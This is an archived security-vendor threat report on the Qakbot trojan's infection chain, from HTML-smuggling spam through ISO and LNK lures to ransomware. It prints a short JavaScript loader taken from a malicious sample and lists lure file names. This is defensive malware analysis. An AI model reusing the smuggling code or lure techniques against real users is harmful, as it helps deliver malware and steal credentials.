Orion Threat Alert: Qakbot TTPs Arsenal and the Black Basta Ransomware

By George Tubin

Published: 2022-10-31 · Archived: 2026-04-05 19:20:04 UTC

Max Malyutin – Orion Threat Research Team Leader

This report covers the execution of the notorious Qakbot malware infection, with in-depth details about TTPs (Tactics, techniques, and procedures) and the Qakbot different functionalities.

Qakbot Executive Summary

Qakbot (also known as QBot, QuakBot, or Pinkslipbot) is a modular information stealer and banking trojan malware that has been active for over a decade. Qakbot was discovered in the wild in 2007.

Threat actors behind the malware are financially motivated cybercriminals. They steal financial data, banking credentials, and web browser information from infected systems and compromise systems.

Once Qakbot threat actors succeed in infecting a system, they install a backdoor to grant access to ransomware operators, leading to double extortion attacks.

Qakbot's main goals are:

- Collecting credentials and financial information
- Installing a backdoor
- Dropping additional malware (in most cases ransomware)

Qakbot has led to widespread infections and is known as one of the most dangerous malwares.

Qakbot has evolved in the last two years and has a wide range of capabilities such as installing persistence, evading defenses, escalating privileges, and communicating with a Command and Control (C2). These capabilities allow it to compromise the system without being detected by endpoint detection and response (EDR) vendors or antivirus (AV) solutions.

Recently (in the last three months), multiple Qakbot campaigns were seen in the wild.

Qakbot's rapid change in its TTPs provides the ability to quickly spread and avoid defenses. The frequency of changing its TTPs makes it harder for security analysts and defenders to monitor and prevent Qakbot attacks.

Orion's observations

Cynet Orion Threat Research team closely monitors Qakbot campaigns, TTPs, and attack methods. Since Microsoft changed the default policy in their Office products by disabling macros, threat actors changed their initial infection methods. Qakbot in the past used malicious documents (MalDocs) to infect the system but these days it uses different methods.

Qakbot Infection Flow Summary

Qakbot's initial infection distribution starts with a spam\hijacked email that contains malicious HTML (HTML smuggling), or password-protected ZIP. We have also observed malicious URL links as part of the malicious email. All of them lead to an ISO image file (could also be VHD or IMG), which lures the victim to execute a malicious LNK file. After the LNK execution, the next infection step could be different due to the change in the TTPs.

Usually, Qakbot threat actors at this stage of the infection abuse legitimate binaries (LOLBins – Living Off the Land Binaries) or capabilities of the Microsoft Windows operating system. Orion observed the following LOLBins (From June 2022 until today) that were recently used – CMD and WScript for script\batch file execution, CURL for downloading Qakbot's DLL, and Regsvr32 or Rundll32 for Qakbot's stager DLL execution.

In the technical part of this report, we will cover different TTPs and explain each one.

Once Qakbot's DLL is executed, a process injection is taking place. A new process is created and injected with Qakbot's DLL. After Anti-VM and Anti-Analysis checks, the injected process installs its configuration in a registry key. A copy of the same DLL is dropped for persistence which is executed by the registry Run key. In the case of a high-privileged compromised user (Administrator), it will install persistence via a Scheduled Task.

Once the threat actors set up persistence, the Qakbot-injected process communicates to multiple C2 servers. The C2 servers wait for information about the compromised system, which leads to the execution of an automated series of discovery commands that collect information about the system.

The injected process also extracts information from web browsers (Internet Explorer and Microsoft Edge) by abusing a built-in utility, esentutl binary. In addition, the C2 sends an info-stealing module that allows the injected process to access web browser data and credentials.

After Qakbot has all the information and sends it to the C2 server, the infection leads to Cobalt Strike or Brute Ratel. These frameworks allow threat actors to control the compromised system and perform multiple actions such as credential dumping, lateral movement, exfiltration, etc.

The final stage of the infection is a human-operated ransomware attack with double extortion.


Ransomware threat actors locate and secure access to high-value assets, exfiltrate sensitive data and execute ransomware across the domain.

From spam email to ransomware infection: Breaking down Qakbot campaign TTPs

Initial Access, Execution, and Defense Evasion

The Qakbot campaign distribution method is through malicious spam (malspam) emails.

Here are some examples below.




A malicious email with an HTML file attachment


The HTML distribution is extremely popular in the recent Qakbot campaigns.

The victim opens the HTML attachment in their browser which leads to a fake local HTML site. Threat actors use different fake sites which seem legitimate and lure the victim to keep executing (clicking) until the Qakbot infection starts. The HTML fake site then downloads a password-protected ZIP archive.


Threat actors use this technique – Obfuscated Files or Information: HTML Smuggling (MITRE ID: T1027.006) – to avoid detection by smuggling a hidden ZIP file inside of an HTML file.



A fake Google Drive site with a password and drops a ZIP file



A fake Dropbox site with a password and drops a ZIP file



A fake Acrobat site with a password and drop a ZIP file

The malicious HTML file contains JavaScript code and a Base64 encoded chunk that runs once the file opens. The JavaScript automatically saves the Base64 data (ZIP archive) to a local file.

```
function YTsXiI2p()
{
    return(document.getElementById('s5vhqjlc').innerText);
}

function cXvhW20e()
{
    var u7cHPjgV = document.createElement("embed");
    u7cHPjgV.setAttribute("width", 10);
    u7cHPjgV.setAttribute("height", 5);
    u7cHPjgV.setAttribute("src", "data:image/svg+xml;base64" + "," + YTsXiI2p());
    document.body.appendChild(u7cHPjgV);
}
```

Examples of HTML smuggling file names:


- Contract#[digits].html
- Cancellation_[digits].html
- IN[digits].html
- ComplianceReportCopy#[digits]4.html
- Grant#[digits].html
- REF#[digits]_ [month]_ [day].html
- ContractCopy#[digits].html
- Document#[digits](mmdd).html


Now we will cover some Qakbot infection flows and check which TTPs are being used.

The password-protected ZIP archive contains an ISO image. The password of the ZIP is presented in the HTML fake site.

Example of ISO files names:


- Details[digits].iso
- Contract_[digits].iso
- Cancellation#[digits].iso
- ComplianceReportCopy_[digits].iso
- Grant_[digits].iso
- A7[digits].iso
- DK[digits].iso
- VV[digits].iso






Until this point, the victim did exactly what the threat actors planned. The victim was first lured by a malicious spam email and then downloaded an attachment, saved a ZIP file that contained an ISO file, and opened it.


The ISO contains an LNK file that has an icon of a directory or a document to lure the victim to double-click on it. In addition, there is a hidden folder that contains some payloads and the Qakbot DLL.







The LNK file serves as a shortcut to the cmd.exe command line that executes a batch script (.cmd) from the hidden directory.


LNK file meta-data:






LNK file properties and origin:





